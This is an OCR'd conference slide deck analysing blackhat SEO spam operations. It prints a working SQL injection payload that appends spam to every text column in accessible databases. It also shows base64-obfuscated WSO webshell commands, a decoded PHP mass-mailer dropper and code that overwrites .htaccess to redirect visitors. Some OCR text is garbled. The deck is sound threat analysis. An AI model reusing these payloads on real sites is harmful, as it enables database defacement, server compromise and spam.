
Source: ACoyler.org

HACK IN BO
Winter 2018 Edition

Whitehat vs Blackhat (SEO)

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0);declare @b cursor;declare @s varchar(8000);declare @w varchar(99);set @b=cursor for select DB_NAME() union select name from sys.databases where (has_dbaccess(name)!=0) and name not in ('master','tempdb','model','msdb',DB_NAME());open @b;fetch next from @b into @w;while @@FETCH_STATUS=0 begin set @s='begin try use '+@w+';declare @c cursor;declare @d varchar(4000);set @c=cursor for select "update ["+TABLE_NAME+"] set ["+COLUMN_NAME+"]=["+COLUMN_NAME+"]+case ABS(CHECKSUM(NewId()))%10 when 0 then "" thyroxine ""+case ABS(CHECKSUM(NewId()))%3 when 0 then ""read"" when 1 then ""prednisolone 10mg"" else ""read"" end +"" kamagra "" else """" end" FROM sysindexes AS i INNER JOIN sysobjects AS o ON i.id=o.id INNER JOIN INFORMATION_SCHEMA.COLUMNS ON o.NAME=TABLE_NAME WHERE(indid in (0,1)) and DATA_TYPE like "%varchar" and(CHARACTER_MAXIMUM_LENGTH in (2147483647,-1));open @c;fetch next from @c into @d;while @@FETCH_STATUS=0 begin exec (@d);fetch next from @c into @d;end;close @c end try begin catch end catch';exec (@s);fetch next from @b into @w;end;close @b--

Effect on Google Search Engine




The Spammer checklist…

HACK IN BO® Winter 2018 Edition

- ☐ Domain
- ☐ E-Mail Lists
- ☐ E-Mail Servers

The Spam way…



https://github.com/tennc/webshell/tree/master/php/wso

Spam - getting a massive amount of vulnerable websites

Mostly by WSO, which gets:
a = action
p1,p2,p3 = payload

Example:


```
{
   'a': ['Php'],
   'charset':['Windows-1251'],
   'p1': ['$dgcti =
base64_decode("JGZpbGVfYm9keSA9ICdQRDl3YUhBZ0RRb05DZzBLRFFvdkwyWjFibU4wYVc5dUlFMDBNRFFnS0NsN0RRb3ZMMmhsWVdSbGNpZ2lTRlJVVUM4eExqQWdOREE
wSUU1dmRDQkdiM1Z1WkNJcE93MEtMeTlsWTJodklDSklWRlJRTHpFdU1DQTBNRFFnVG05MElFWnZkVzVrSWpzTkNpOHZaWGhwZERRzTkNpOHZmUTBLRFFvTkNpOHZhV1lnS0
NSZlUwVlNWa1ZTV3lkU1JWRlZSVk5VWDAxRlZFaFBSQ2RkSUQwZ0owZEZWQ2NwSUh0Tk5EQTBLQ2s3SUgwTkNpOHZhV1lnS0NSZlUwVlNWa1ZTV3lkU1JWRlZSVk5VWDAxRlZ
FaFBSQ2RkSUQwZ0owaEZRVVFuS1NCN1RUUXdOQ2dwTzMwTkNpOHZhV1lnS0NSZlUwVlNWa1ZTV3lkU1JWRlZSVk5VWDAxRlZFaFBSQ2RkSUQwZ0oxQlZWQ2NwSUh0Tk5EQT
BLQ2s3ZlEwS0RRb05DbWxtSUNoaGNuSmhlVjlyWlhsZlpYaHBjM1J6S0NkU1FVZEJKeXdnSkY5UVQxTlVLU2tOQ25zTkNtVmphRzhnSnpscGNGNuVlpSMGhUTmpNMU15YzdEUXBsZ
UdsME93MEtmUTBLRFFvdkwzTmxkRjkwYVcxbFgyeHBiV2wwSUNnZ05qWTJNREF3SUNrN0RRcEFhV2R1YjNKbFgzVnpaWEpmWVdKdmNuUWdLSFJ5ZFdVcE93MEtEUW9rYVN
BOUlEQTdEUW9OQ2cwS0pISmxjM1ZzZENBOUlDY25PdzBLRFFvTkNtWnZjbVZoWTJnb0pGOVFUMU5VSUdGekIDUnJaWGs5UGlSMllXeDFaU2w3RFFvTkNnMEtEUW9OQ2cwS0R
Rb05DZzBLRFFvTkNpUnpkSEpwYm1 1keklEMGdaWGh3Ykc5a1pTZ25mQ2NzSUdKaGMyVTJORjlrWldOdlpHVW9ZbUZ6WlRZMFgyUmxZMjlrWlNoaVlYTmxOalJmWkdWamlyUmx
LR0poYzJVMk5GOWtaV052WkdVb1ltRnpaVFkwWDJSbFkyOWtaU2hpWVhObE5qUmZaR1ZqYjJSbEtHSmhjMlUyTkY5a1pXTnZaR1VvWW1GelpUWTBYMlJsWTI5a1pTZ2tkbUZz
ZFdVcEtTa3BLU2twS1NrN0RRb05DZzBLSkhSdlgyVnRZV2xzSUQwZ1ltRnpaVFkwWDJSbFkyOWtaU2hpWVhObE5qUmZaR1ZqYjJSbEtHSmhjMlUyTkY5a1pXTnZaR1VvSkhOMGN
tbHVaM05iTUYwcEtTa2dPdzBLSkhOMVltcGxZM1FnUFNCaVlYTmxOalJmWkdWamIyUmxLR0poYzJVMk5GOWtaV052WkdVb1ltRnpaVFkwWDJSbFkyOWtaU2drYzNSeWFXNW
jMXN4WFNrcEtUc05DaVJpYjJSNU9TRFUlEMGdZbUZ6WlRZMFgyUmxZMjlrWlNoaVlYTmxOalJmWkdWamIyUmxLR0poYzJVMk5GOWtaV052WkdVb0pITjBjbWx1WjNOYk1sMHBLU2tn
T3cwS0pHaGxZV1JsY2lBOUlHSmhjMlUyTkY5a1pXTnZaR1VvWW1GelpUWTBYMlJsWTI5a1pTaGlZWE5sTmpSZlpHVmpiMlJsS0NSemRISnBibWR6V3pOZEtTa3BJRHNOQ2lSbmR3Y
UmliMlI1SUQwZ2QyOXlaSGR5WVhBb0pHSnZaSGtzSURjd0xDQWlYSEpjYmlJcE93MEtEUW92THlSb1pXRmtaWElnUFNBaWRHOVZWVElOWVNNTFpHVmhaR1Z5WXk5UlBUb21Z
hRTHljZ0xpBQndhSEIyWlhKemFXOXVLQ2tnTGlBaVhISmNibUVmcGFsZGV1ZZL2JFMVMwSENNuVkZHVzIvYWRFIgPhGFIyRTHlZ2w0ZWdFcgdQfmKvRmlrWlQ1PQ0s")]
   'p1': ...
}
```


@sbox90

Spam - getting a massive amount of vulnerable websites

Which decodes to:

```
$file_body =
'PD9waHAgDQoNCg0KDQovL2Z1bmN0aW9uIE00MDQgKCI7DQovL2hlYWRlcigiSFRUUC8xLjAgNDA0IE5vdCBGb3VuZCIpOw0KLy9lY2hvICJIVFRQLzEuMCA0MDQgTm90IEZvdW5kIjsNCi8vZXhpdDsNCi8vfQ0KDQoNCi8vaWYgKCRfU0VSVkVSWydSRVFVRVNUX01FVEhPRCddID0gJ0hFQUQnKSB7TTQwNCgpO30NCi8vaWYgKCRfU0VSVkVSWydSRVFVRVNUX01FVEhPRCddID0gJ1BVVCcpIHtNNDA0KCk7fQ0KDQoNCmlmICghcnJheV9rZXlfZXhpc3RzKCdSQUdBJywgJF9QT1NUKSkNCnsNCmVjaG8gJzlpcnVZR0hTNjM1Myc7DQpleGl0Ow0KfQ0KDQovL3NldF90aW1lX2xpbWl0ICggNjY2MDAwICk7DQpAaWdub3JlX3VzZXJfYWJvcnQgKHRydWUpOw0KDQokaSA9IDA7DQoNCmZvcmVhY2goJF9QT1NUIGFzICRrZXk9PiR2YWx1ZSl7DQoNCg0KDQoNCg0KDQoNCiRzdHJpbmdzID0gZXhwbG9kZSgnfCcsIGJhc2U2NF9kZWNvZGUoYmFzZTY0X2RlY29kZShiYXNlNjRfZGVjb2RlKGJhc2U2NF9kZWNvZGUoYmFzZTY0X2RlY29kZSgkdmFsdWUpKSkpKSk7DQoNCg0KJHRvX2VtYWlsID0gYmFzZTY0X2RlY29kZShiYXNlNjRfZGVjb2RlKGJhc2U2NF9kZWNvZGUoJHN0cmluZ3NbMF0pKSkgOw0KJHN1YmplY3QgPSBiYXNlNjRfZGVjb2RlKGJhc2U2NF9kZWNvZGUoJHN0cmluZ3NbMl0pKSkgOw0KJGhlYWRlciA9IGJhc2U2NF9kZWNvZGUoJHN0cmluZ3NbM10pKSkgOw0KJGJvZHksDcwLCAiXHJcbiIpOw0KDQovLyRoZWFkZXIgPSAkaGVhZGVyIC4glCdYLU1haWxlcjogUEhQLycgLiBwaHB2ZXJzaW9uKCk7DQovLyRoZWFkZXIgPSAkaGVhZGVyIC4
```

And writes to disk…

Spam - getting a massive amount of vulnerable websites


HACK IN BO Winter 2018 Edition

What's written:

```
<?php

foreach($_POST as $key=>$value){
...

$strings = explode('|', base64_decode(base64_decode(base64_decode(base64_decode(base64_decode(base64_decode(base64_decode(base64_decode(base64_decode($value)))))))));


$to_email = base64_decode(base64_decode(base64_decode($strings[0]))) ;
$subject = base64_decode(base64_decode(base64_decode($strings[1])));
$body = base64_decode(base64_decode(base64_decode($strings[2]))) ;
$header = base64_decode(base64_decode(base64_decode($strings[3])));

...
$body = wordwrap($body, 70, "\r\n");

//$header = $header .  'X-Mailer: PHP/' . phpversion();
//$header = $header .
```

HACK IN BO
Winter 2018 Edition

source ASCII (step 1)	¢								ó								®							
Bit pattern (step 1)	1	0	0	1	1	0	1	1	1	0	1	0	0	0	1	0	1	1	1	0	1	0	0	1
Index (step 1)	38								58				11				41							
Base64-encoded (step 2)	m								6				L				p							



Letter	ASCII (8 bits)	Base64 (6 bits)
V	01010110	010101

```
import base64

max_iter = 0
for char_index in range(0, 256):
    c_ascii = chr(char_index)
    s = str(char_index) + ", " + str(chr(char_index)) + " -> "
    iter=0
    while c_ascii != 'V':
        iter+=1
        c_b64 = base64.b64encode(c_ascii)
        s += c_b64[0] + " -> "
        c_ascii = c_b64[0]
    print s + ", " + str(iter)
    if iter > max_iter:
        max_iter = iter
print "max iterations: " + str(max_iter)
```

Letter	ASCII (8 bits)	Base64 (6 bits)
V	01010110	010101
m	01101101	100110

Spam - base64: constant prefix!

Letter	ASCII (8 bits)	Base64 (6 bits)
V	01010110	010101
m	01101101	100110
0	00110000	110100
w	01110111	110000
d	01100100	011101
2	00110010	110110
Q		010000
y		110010

The Spammer checklist…

HACK IN BO Winter 2018 Edition

- [x] ~~Domain~~
  - [ ] **DOMAINS**
- [x] E-Mail Lists
- [x] E-Mail Servers
- [ ] Spam Filtering Bypass

Preventing spam blocking


```
{'a': [‘Php'],
'charset': [‘Windows-1251'],
'p1': ['$oacomkme =
base64_decode(""JGZpbGVfYm9keSA9ICdEUW9OQ2cwS0RRb05DZzBLRFFvTkNnMEtEUW9OQ2cwS0RRb05DZzBLR
FFvTkNnMEtEUW9OQ2cwS0RRb05DZzBLRFFvTkNnMEtEUW9OQ2cwS0RRb05DZzBLRFFvTkNnMEtEUW9OQ2cwS0R
Rb05DZzBLRFFvTkNnMEtEUW9OQ2cwS0RRb05DZzBLRFFvTkNnMEtEUW9OQ2drSkNRa0pDUWtKQ1FrSkN...
```


Preventing spam blocking


```
$file_body =
'DQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNC
g0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQoNCg0KDQo
NCgkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQlFcnJvckRvY3VtZW50IDQ
wNCBodHRwOi8veHh4eHh4Lnh4Lw0KCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC
QkJCQkJCQ==';
$file_name = '.htaccess';
$root =  $_SERVER["DOCUMENT_ROOT"];
if (strpos($root,'/') !== false) {
$path =  $root . "/" . $file_name;
}
else $path = $root . "\\" . $file_name;
//$ass = file_get_contents($path);
//file_put_contents($path, base64_decode($file_body), FILE_APPEND);
file_put_contents($path, base64_decode($file_body));
//echo '**###**  ' . $ass . '  ***#####***';
echo mt_rand(400, 100000);
```

Bypass Spam Filters


ErrorDocument 404 http://xxxxxx.xx/

Bypass spam filters



HACK IN BO® Winter 2018 Edition

Buffer from victims



Buffer from victims

Country	IP count	% of botnet IPs
Russian Federation	9,954	11.5%
Indonesia	7,528	8.7%
Vietnam	6,850	7.9%
Egypt	4,757	5.5%
Pakistan	4,642	5.4%
India	3,656	4.2%
Algeria	3,571	4.1%
Thailand	3,334	3.9%
Philippines	2,555	3%
Kazakhstan	2,230	2.6%

Domains

```
